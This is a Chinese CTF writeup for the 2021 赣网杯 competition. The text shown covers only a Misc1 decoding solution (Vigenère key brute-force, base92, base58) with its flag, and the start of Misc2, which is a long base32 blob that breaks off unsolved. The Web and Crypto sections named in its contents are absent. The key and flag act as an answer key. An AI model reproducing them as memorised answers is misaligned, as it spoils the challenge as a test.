赣网杯2021 CTF---Misc&Web&Crypto部分Writeup

原创

3tefanie丶zhou 于 2021-12-07 17:19:29 发布 645 收藏

分类专栏： CTF 文章标签： 安全 web安全

本文链接：https://blog.csdn.net/luochen2436/article/details/121761454

文章目录

前言

Misc

Misc1-decodemaster

Misc2-lovemath

Misc3-testcat

Web

Web1-checkin

Web2-easypop

Web3-挖洞大师

Crypto

Crypto1-signin


前言


如何评价2021赣（dai）网(lian)杯？，我的评价是"神仙打架，凡人遭殃"。

Misc


Misc1-decodemaster

拿到题目打开word文件，发现是一串乱码,字体为Wingdings 2






修改字体，发现字体为黑体(不仅限于黑体，其他字体也可以，比如宋体，等线)的时候可以正常显示



我们可以发现是比较明显的字符替换，尝试使用凯撒密码，词频分析，维吉尼亚去解密密文，经过一个个尝试之后，一个在线维吉尼亚爆破密钥的网站上获取到明文。

在线维吉尼亚解密

爆破得到key:welcometogwb,以及密文




```
cipher:4%G#n+Wc?tpPU!b!Dv]RBfXx\ZP\n39iI+F;:SY,F!x9(B(3@E_(mwc7F2
```

进行base92解密得到

```
3KJ5e1uPn6D6ecMJWG8zkBSWHso39Qs9vfy8HB3VmmuEmVn
```

进行base58解密得到

```
flag{You_Are_Really_Decode_Master}
```

Misc2-lovemath

下载文件，打开得到一串base32密文

```
LMUDGNZWFQQDGOBUGYZC4MBYGUUSYIBIGQ4DKLBAGQ4TKNZZFY4DSNJJFQQCQMRYFQQDEOJWGQXDGNZXFEWCAKBTHEYCYIBTHE4DQOBOGU3DOKJM
EAUDEMRSFQQDEMRXGUZS4MJQHAUSYIBIGM4DQLBAGM4TMOBVFYZDGNJJFQQCQMRUFQQDENJVGYXDGNBWFEWCAKBSGA2CYIBSGA4TCNROGA4DQKJM
EAUDINJMEA2DMOJYFY2TSMRJFQQCQOJMEAYTAMRWFYZDKMJJFQQCQNBSHAWCANBTG43DKLRRG43SSLBAFAZTGNBMEAZTIMJXGYXDGNJWFEWCAKBS
GA2SYIBSGEYDCOBOGY4DGKJMEAUDEMJYFQQDEMRTGQ2C4MRRFEWCAKBWHEWCANZRGQ3C4MRUGUUSYIBIGM2DOLBAGM2TKMBTFYYTMNRJFQQCQNBX
HEWCANBYHE3DOLRSGA4CSLBAFAZDCMZMEAZDCOBTGQXDENBUFEWCAKBSGI3SYIBSGMZDMMROHE2SSLBAFA2DMMBMEA2DOMBSHEXDSOBZFEWCAKBR
GE4CYIBRGIYTINBOHAYTSKJMEAUDIOJRFQQDKMBRHEZC4MBTGUUSYIBIGQ2CYIBUGU4TMLRSG4USYIBIGI2DCLBAGI2DMOJQFY3DMOBJFQQCQNBX
GYWCANBYGY3DCLRUGU3CSLBAFAYTQLBAGE4TINBOGQYTMKJMEAUDIMRXFQQDIMZWGY2C4MJZG4USYIBIGIYTILBAGIYTSMZWFY4DGOBJFQQCQMRX
GQWCAMRYGA2TMLRVHA4CSLBAFAZDOMRMEAZDOOBVGMXDEKK5BJNSQOBVFQQDQMZUHAXDMMRRFEWCAKBTGQ3CYIBTGM3DMNJOGMZDEKJMEAUDCMBR
FQQDSOJQGAXDONJJFQQCQMRYGYWCAMRXHA2DKLRTGU4CSLBAFA2DSMBMEA2DONRTGQXDGMZWFEWCAKBSGU3CYIBSGQ4TGNJOGE2TSKJMEAUDIOJZ
FQQDIOBVGA3S4NZYGMUSYIBIGM4DILBAGM3TGNJSFY2DMNRJFQQCQMZRGQWCAMZQGU3DCLRWGU2SSLBAFA2DOLBAGQ3DMMROGUYTKKJMEAUDENZZ
FQQDENZRGY3C4NZXGQUSYIBIGQ2DSLBAGQZTMNJWFY3TAMRJFQQCQNBRGUWCANBQGM2TQLRZGQYSSLBAFAZTGNJMEAZTENJZHAXDCNZTFEWCAKBU
GQ2SYIBUGMZDMOJOG4ZTQKJMEAUDENJXFQQDENJQGMZS4NBXHEUSYIBIGU3CYIBVGUZTKLRVGMUSYIBIGQ4DILBAGQ3TANJTFYYCSLBAFAZDILBA
GI2DGMJOGEZDGKJMEAUDINBXFQQDIMZUGYZS4MZTGIUSYIBIGI2TELBAGI2DKNBXFYZTKKJMEAUDENRZFQQDENRRHE3S4MBXGMUSYIBIGM3TKLBA
GM3DINZYFY4DQNJJFQQCQNBWG4WCANBVGQYDILRRGUZSSLBAFAZDSOJMEAZDSMJQGYXDMNRRFEWCAKBUGEYCYIBTHE4DONBOG44DCKJMEAUDCMJR
FQQDCMBYG4YC4MRTGIUSYIBIGE3DELBAGE2TQMJXFYZDCMRJFQQCQNBXGMWCANBVHE4DKLRTGQ4CSLBAFA2DEOBMEA2DCNRSGAXDKMRXFFOQUWZI
GQ4DELBAGU4TGNRTFY2TSOJJFQQCQNBZGMWCANRQG4YTOLRWGEZCSLBAFAZDIMRMEAZDSOBUGIXDQMZWFEWCAKBUGAZSYIBUHE3DINJOGQ4TIKJM
EAUDENJXFQQDGMJWHA3S4OBYGQUSYIBIGQYTQLBAGUYTIOJQFY3DKOJJFQQCQMZYGIWCANBXGA3DELRXHE2SSLBAFAYTOMRMEAZDCMRTGIXDKOJU
FEWCAKBUGA4SYIBVGAZTQMZOGUZTOKJMEAUDGNZMEA2DMMRXFY2DCMJJFQQCQMJRGMWCAMJTHE3TKLRWGIZCSLBAFAZDQMZMEAZTIOBYGYXDKMBS
FEWCAKBWGIWCANZXGAZC4MZWGMUSYIBIGQZTQLBAGUZTSNJRFYZDSNJJFQQCQOJVFQQDCMJXGYYS4MJUHAUSYIBIGE3DILBAGIYDENBYFYZDCNBJ
FQQCQMRXGAWCAMZTGI4DOLRRGIZSSLBAFA3DALBAG42DKNROGM3DKKJMEAUDQOJMEAYTCMBSGMXDMOBJFQQCQMJWGUWCAMRQGM3TCLRUGA2SSLBA
FAZDEMRMEAZDOMZYGIXDAOBWFEWCAKBUGE3CYIBVGEZDINBOGA4TSKJMEAUDIMZTFQQDKMZTGM2S4NRUGYUSYIBIGQZDELBAGUYTSOBTFY3DQMZJ
FQQCQMRZFQQDGNRUGMXDEOJSFEWCAKBUGY3CYIBVG4ZTSNJOGA4DMKJMEAUDCMBZFQQDCMZUHAZS4MRQHAUSYIBIGIYDALBAGI2DMNZXFYYDONJJ
FQQCQMZXGEWCANBVG4YTALRXGEZCSLBAFAZTENJMEA2DAMBVGIXDKMJJLUFFWKBSGE2CYIBRGA2TSNROGUYDCKJMEAUDGMZYFQQDCNRWG4ZC4OBR
G4USYIBIGM4DGLBAGE4DQNZYFY4TSNRJFQQCQMJZHAWCAOJYGEZS4MJRG4USYIBIGE2DSLBAG42DCMJOGE4CSLBAFA2DGOJMEAZDCNRSGEXDCMZZ
FEWCAKBRGIWCANRZHAXDENZUFEWCAKBTGAWCAMJVHAYC4MJQHEUSYIBIGQZDKLBAGIYDSMZVFYZTGMZJFQQCQMZXGIWCAMJYGMZTQLRYGY4SSLBA
FA2TELBAGI3DKOBOGM2TGKJMEAUDEOBSFQQDCMZZGI4C4NJRGQUSYIBIGQZDCLBAGIYDONBQFY4TAOBJFQQCQMRUGIWCAMJRHE3DQLRTHAYSSLBA
```

FAZDEMZMEAYICMBIG4XDKMJZFEWCAKBUGYWCAMRIGY2C4MZWGEUSYIBIGMYIILBAGE2IIOJXFY2DIOBJFQQCQMRSGUWCAMJRGE2IKLRWGIUSYIBI
GIYTALBAGEYDIMBQFY4TENZJFQQCQMJWHAWCAOBTGQZC4NJUGQUSYIBIGEYDILBAGUZDANROGYYDOKJMEAUDCNZVFQQDQNRYGUXDENRJFQQCQNBT
G4WCAMRRGUZDGLRUG44CSLBAFA2TKLBAGI4DANJOGMYTCKJMEAUDIMJZFQQDEMBWGQZC4OJTGYUSYIBIG44SYIBTHE4DCLRRGEUSYIBIGQ3TGLBA
GIZTEOBXFYZTKOJJFQQCQMRQG4WCAMJQGI2TGLRZGUZSSLBAFAZTOOJMEAYTQNRYGIXDCMJUFEWCAKBUHE4CYIBSGQ2TCMROGY4TSKK5BJNSQNBU
GQWCAMRSGY4TOLRUHA2CSLBAFAZDAMJMEAYTAMZQGMXDSNRVFEWCAKBUGQZCYIBSGI2TSNBOHE4DKKJMEAUDENRYFQQDCMZXGIYC4NBWGMUSYIBI
GIYTKLBAGEYTAMJYFYZTKOBJFQQCQNRUFQQDGMZRGYXDCMZWFEWCAKBZHEWCANJRGAYS4NJSG4USYIBIGEYTOLBAGYYDCOJOGQ3TMKJMEAUDIMRM
EAZDCOJUFYZSSLBAFAZDGNJMEAYTEMBTG4XDGMZRFEWCAKBUGQ3SYIBSGI4DKMBOHE2TIKJMEAUDIOJRFQQDENJQHEZS4MRQGYUSYIBIGQYDALBA
GIYDINJSFY3DSOJJFQQCQNBQHEWCAMRQHEYTCLRVGI3SSLBAFAZTAMZMEAYTKNJQGUXDKNJVFEWCAKBUGMYCYIBSGE4TQMZOGA2TGKJMEAUDCNRW
FQQDQNJRHAXDIMZSFEWCAKBZGEWCANBWHEZS4MZRFEWCAKBRHE3SYIBRGAYDSOJOG43TEKJMEAUDCNBXFQQDONJUHEXDKMZZFEWCAKBRGE2SYIBV
HEYTOLRVGI4CSLBAFAZTSMBMEAYTSOJUGIXDKNZJFQQCQMZZGYWCAMRQGI2TALRRGUUSYIBIGM4DMLBAGE4TOMZZFYZDQNJJFQQCQMJUGQWCANZT
HE3C4NZVHAUSYIBIGE4DKLBAHE2DQOBOGA3TIKJMEAUDGMBYFQQDCNJXGYYS4MBXHEUSYIBIGI4TSLBAGE2TGMBRFYYTQMZJFQQCQNBVGMWCAMRT
GE2TMLRYGY4SSLBAFAZTENRMEAYTMNRXHAXDIMZTFFOQUWZIGE2TOLBAGE3TSOJUFYYDEOJJFQQCQNBWGYWCANJTGIYTSLRXGEZSSLBAFAZDSOBM
EAZTIMBWG4XDQNZWFEWCAKBTGM3CYIBTHA2DAMBOGE3TMKJMEAUDIMBUFQQDINRRGUZC4MJRGQUSYIBIGM2SYIBUGA4DKLRSGQ4SSLBAFAZTOMBM
EA2DEMRXG4XDCMZJFQQCQNZUFQQDQNJTGEXDAOJZFEWCAKBTHAWCANBUGI3S4NBVHEUSYIBIGM2TMLBAGQYDMOBQFY4TAMRJFQQCQNBWGEWCANJS
GY2DSLRVGQ4CSLBAFAYTAMZMEAYTCOBTG4XDGNJRFEWCAKBSHA3SYIBTGI4DCNBOGAYTCKJMEAUDCNJTFQQDCNZVGM3S4MJUG4USYIBIGEYDKLBA
GEZDANRVFYZDENZJFQQCQMJWGUWCAMJYHEYDKLRYGMYSSLBAFAZTQMZMEA2DGNZVHAXDANRUFEWCAKBRGQWCAMJWHEYS4MRXG4USYIBIGE2DSLBA
GE3TAOBRFY4DSOJJFQQCQNBYFQQDKNJWG4XDCMZVFEWCAKBWGAWCANRZGM2S4MZRG4USYIBIGE4DGLBAGIYDSNJYFYYDKMZJFQQCQNBSGUWCANBY
GU2DMLRVGUZSSLBAFAYTENBMEAYTIMRTGEXDGMBZFEWCAKBRGU2CYIBRG43DKMJOGMYTKKJMEAUDGMBVFQQDGNBYGY2S4MBXG4USYIBIGIZDKLBA
GI2TONBVFY3TSOBJFQQCQMRSFQQDENRQGMXDIMZWFEWCAKBSGYYCYIBSHE3TGNJOG43TSKJMEAUDENRYFQQDGMBWGQ4C4NBZGEUV2CS3FAZTKLBA
GI4TEMJOGE4TGKJMEAUDONBMEA3DCMJZFY3DCNJJFQQCQMZWGYWCAMZQGA3DGLRYGUYSSLBAFA4DILBAGY4TGOJOGYYTCKJMEAUDINBVFQQDGNRV
GQYS4NRUGQUSYIBIGI3DMLBAGIYTQNRUFY2TGNZJFQQCQNBUFQQDGNRVHEXDEMZJFQQCQMRRFQQDCNZXGMXDEMBTFEWCAKBSHAYSYIBSGMYDSNBO
GM4TIKJMEAUDINBWFQQDGNRWGI2S4MJJFQQCQMJTGQWCAMJRGAZTSLRVHE4SSLBAFAZDENBMEAYTQNBRHEXDKOJXFEWCAKBRGI2SYIBRGAZTAMJO
GI3TEKJMEAUDCOBXFQQDCNJTHA3C4MBZGIUSYIBIGI3SYIBSGI3DKLRRGQ2CSLBAFAZTQNBMEAZTCNJUGAXDOMJVFEWCAKBTGEZCYIBSGU3DGNRO
HA3TKKJMEAUDQMJMEA3DMOJTFY2DANBJFQQCQMRVGYWCAMRRGA2DGLRZGE2SSLBAFAZDOMRMEAZDEMZVGUXDGOBWFEWCAKBUGEZSYIBTGM4TCNZO
GMZSSLBAFA2DMNRMEAZTQMRWGMXDENRSFEWCAKBRGAWCAOBXGEXDCNJJFQQCQMZSGIWCAMRWGQ2TKLRSGU2CSLBAFA2DSMJMEA2DAMZRGQXDAMJY
FEWCAKBSHA2SYIBSGM2DEMROGIZTKKJMEAUDEOJZFQQDENBVGY4S4MZQGQUSYIBIGMYTILBAGI2TOOJZFY4TAMZJFQQCQNBXGIWCAMZYG42TMLRZ
GIYSSLBAFAZDANZMEAYTOMBSGUXDCMJZFFOQUWZIGE4CYIBRHEYDSLRQHEUSYIBIGQZDGLBAGQZTMMRWFYYTSNZJFQQCQNBUGMWCANBVGY4DMLRU
GI4CSLBAFA2DGNBMEA2DINZVHEXDCNBYFEWCAKBSGI3SYIBSGM2DGNROG4YTMKJMEAUDCMRZFQQDCMZTGQZC4OJRGQUSYIBIGYWCANRXGMXDANJR
FEWCAKBTGAWCAMZRGQ2S4MZYGIUSYIBIGE4DELBAGE4DQMBRFY4TAOJJFQQCQNJTFQQDKNJRGQXDGOJVFEWCAKBTHAWCAMZZGY4S4MZWGIUSYIBI
GMYDMLBAGMYTKNZTFY4TOMJJFQQCQNBUHEWCANBWGMYDGLRSG4USYIBIGM2DELBAGM2TEOBRFY3DKNZJFQQCQMRQHAWCAMRRGQ3TSLRRGA3CSLBA
FA2TQLBAGYYDEOJOGQ4TIKJMEAUDIMRWFQQDIMZZGMZS4MRQGMUSYIBIGMYSYIBTGI2DQLRSHA3CSLBAFA2DKNJMEA2DMOJSGEXDENRVFEWCAKBU
GYWCANBXHEZS4MZXFEWCAKBWG4WCANRZGU3C4NJTGQUSYIBIGQZTMLBAGQ2DSNRUFY3DOMJJFQQCQMZVGIWCAMZWGMYTCLRRGE2SSLBAFAZTSLBA
GQYDOMROGMZTEKJMEAUDIOBSFQQDIOJXGAZS4MZXHAUSYIBIGM3CYIBTG43DGLRSGA4CSLBAFA2DSMBMEA2TANJSGUXDONZVFEWCAKBUGA2CYIBU
GE3DMNZOGUYTGKJMEAUDIMJRFQQDIMRTHA4S4NZSFEWCAKBYG4WCAOJQGE3C4MJSGQUV2CS3FA2DMNRMEA2DOMJRHEXDGNJXFEWCAKBSGM4CYIBS
GQYDSMJOHE4SSLBAFAZTOOBMEAZTQMRTGEXDIMRVFEWCAKBTHE3SYIBUGAYTKMJOGY3DIKJMEAUDMMRMEA3DGMJVFYZTMMJJFQQCQMJWFQQDCNRW
HEXDINBTFEWCAKBUHE2SYIBVGAYDIOBOGI2TKKJMEAUDENBYFQQDENJRGAYS4MZRGQUSYIBIHE3SYIBZHA2TALRUGE4CSLBAFA2DSNRMEA2TAMJU
HEXDIOBWFEWCAKBSGUYCYIBSGUZTAMZOG43TGKJMEAUDENJUFQQDENJXGA4C4MJWGIUSYIBIGE2TCLBAGE2TGMBUFY2DONRJFQQCQMRZHAWCAMZQ
GE2TCLRUHEUSYIBIGM4SYIBTHE4TELRTGU4SSLBAFAZTAMJMEAZTANBVGUXDCMZRFEWCAKBUHA3SYIBUHEZDIMBOGY3TIKJMEAUDCMZXFQQDCMZY
HEYC4NRRGQUSYIBIGE3TALBAGE3TEMRTFY3TANBJFQQCQMJSFQQDCMRWGUXDCMRZFEWCAKBTGA3CYIBTGA4TKOJOHE4DIKJMEAUDGMRUFQQDGMRX
G43S4MRXGUUSYIBIGM2TILBAGM2TQMBYFYYTCOBJFQQCQMRVHEWCAMRWGIYTGLRVHE4SSLBAFA3DCLBAGYZDCNBOGA3DIKJMEAUDGMJVFQQDGMJY
GY4S4NJXGQUSYIBIGQYTSLBAGQZDGNZTFY3TOOJJFQQCQMZWFQQDGNRYHEXDCNZSFEWCAKBVGYWCANJXGA4S4NBUGEUSYIBIGM2DOLBAGM2TCMBR
FY2TOKK5BJNSQMJSHAWCAMJQGY3TGLRXGA3CSLBAFA2DCMBMEAZTIMBYGAXDCMJTFEWCAKBUGAYCYIBTGMZDKMBOGEYDSKJMEAUDIOJVFQQDIMJR
GM2C4MZQGMUSYIBIGEYDELBAHA2TCNJOGIYTMKJMEAUDGOBYFQQDGMRSGUZS4NJXGUUSYIBIGQZDCLBAGM2DSOJSFYZTQNBJFQQCQMJSGYWCAMJQ
GUYDOLRWGEZCSLBAFA2DIOBMEAZTOMRTGMXDIMBSFEWCAKBSGMYCYIBRHEYTGOJOGY3DOKJMEAUDIMZSFQQDGNJZGA2S4NRVGYUSYIBIGM2DGLBA
GI4DKMJZFY4DCOJJFQQCQMRSGQWCAMJYGY2DCLRUGM4SSLBAFAYTMLBAGEZTONZOGA3TQKJMEAUDOMBMEA2TQNJZFYZDKNBJFQQCQMJYHAWCAMJV
GY2TGLRWHAUSYIBIGQYSYIBTGQ2TELRSGE3CSLBAFAZDMMRMEAZDCNZZGUXDSOBRFEWCAKBUGUZCYIBTG42TMNJOGYZDSKJMEAUDIOJWFQQDIMJS
GE4C4OJXGQUSYIBIGQ4CYIBUGAZTGLRTGA4SSLBAFAYTSLBAGE3DENROGQ2TGKJMEAUDCNZZFQQDCNBZGA3C4NRVHAUSYIBIGQ4TALBAGQYDOMRQ
FY3DAMRJFQQCQMRZGMWCAMRUGM3DQLRYGQ4CSLBAFAYTOLBAGE2DMMBOGMYTOKJMEAUDGMJVFQQDENRRHE2S4MRZHEUSYIBIGM2TCLBAGI4TCOBS
FY3DCMRJFQQCQMRRHEWCAMJYGIZDMLRYGQ2CSLBAFAYTSMRMEAYTKOJYGUXDIMBRFFOQUWZIGM3DMLBAGE3TMNZZFY4TSMZJFQQCQMZRGEWCAMJV
GAZTSLRWG4ZCSLBAFAYTINBMEA3TAMRSFY2TQNZJFQQCQNJWFQQDENZZHAXDCNZXFEWCAKBUGAWCAMRQGMYC4MZSFEWCAKBYGYWCANBSGM4C4NRX
G4USYIBIGM4TGLBAGE4DSNZUFY4DCNBJFQQCQNBQHEWCAMJZG42DELRYGI4CSLBAFAZDMNRMEAYTEOBXHAXDINRUFEWCAKBVGMWCAMRWGU2C4MJW
HEUSYIBIGM2TMLBAGE3TCOJZFYYTQKJMEAUDEMZTFQQDCMJSHE2C4NRUFEWCAKBXGAWCAMZUG4YC4NJRGEUSYIBIHA4SYIBUGM4DELRTGYZSSLBA
FA4DALBAGM4TKMBOG4YDKKJMEAUDGNZYFQQDCOBSGU2S4MRTG4USYIBIGEZTSLBAGY3TQMROG4YDOKJMEAUDCMRQFQQDKOBXGAXDKOJWFEWCAKBT
GEWCAMJVHE4C4MJTGQUSYIBIGQ4TELBAGIZTOMRYFY3DGOBJFQQCQNBVGMWCAMRRHA2TMLRWGM3SSLBAFAZDCMBMEAYTAMJZGAXDCNJRFEWCAKBU
G4WCAMRTGY3C4NBQGMUSYIBIGMYDMLBAGE2DOOJYFY3TQNJJFQQCQMRTGUWCAMJRGM4TALRXGIYSSLBAFAZDELBAGEYTMNROGEYTEKJMEAUDINZR
FQQDEMRXGE4S4NBRGUUSYIBIGEYDQLBAGUZDSNBOGUYDEKJMEAUDIMJTFQQDCOJZGM3C4MBSGUUSYIBIGMZDSLBAGE2TSMBTFYYTAMZJLUFFWKBU
GAYCYIBTHAYDMNJOGYYTGKJMEAUDIMBWFQQDGOBWGM2S4OJSGEUSYIBIGQZDMLBAGQYDKMZWFY2DKMRJFQQCQMRSHAWCAMRRG4ZDKLRTGAZSSLBA
FA2DQNBMEA2DMMBUGYXDGOJVFEWCAKBSHE3SYIBSHAZDQMBOGU2DQKJMEAUDCNZWFQQDCNRXHA3C4MBUGYUSYIBIGMYTMLBAGMYDAOBVFY4DEMJJ
FQQCQMZVFQQDGMZZGAXDGOBUFEWCAKBTGE2SYIBSHE4TSMBOHE2CSLBAFA2DEMJMEA2DAMBWGAXDMNJYFEWCAKBUGQ4CYIBUGI3DENZOGAZDSKJM
EAUDGOJWFQQDGNZWHA2S4MJZGEUSYIBIGQ2TQLBAGQZTKNZVFY4DCOBJFQQCQMZWGYWCAMZUHAZTMLRVHE2CSLBAFA2DONBMEA2DKMBZGUXDGMRU

```
FEWCAKBUG43CYIBUGUZDQNZOGAYTOKJMEAUDGNRMEAZTIOBVFYZDINJJFQQCQNBXGMWCANBVGAYDALRUGUUSYIBIGIZCYIBSGE2TKLRUGEYSSLBA
FA2DAOJMEAZTQOJSGAXDQMBUFEWCAKBTGYZCYIBTGQ2DKNJOGYZDOKJMEAUDCOJWFQQDCOBWHA2S4OJVGMUSYIBIGQ2TALBAGQZDQMJWFY2DEKJM
EAUDQNRMEA4DEMZVFYZDMMZJFQQCQMRWGYWCAMRVGMZTKLRUGUZCSLBAFA2DENZMEA2DANRTGEXDINJZFEWCAKBUGIZSYIBUGAZDKMROGI2TIKJM
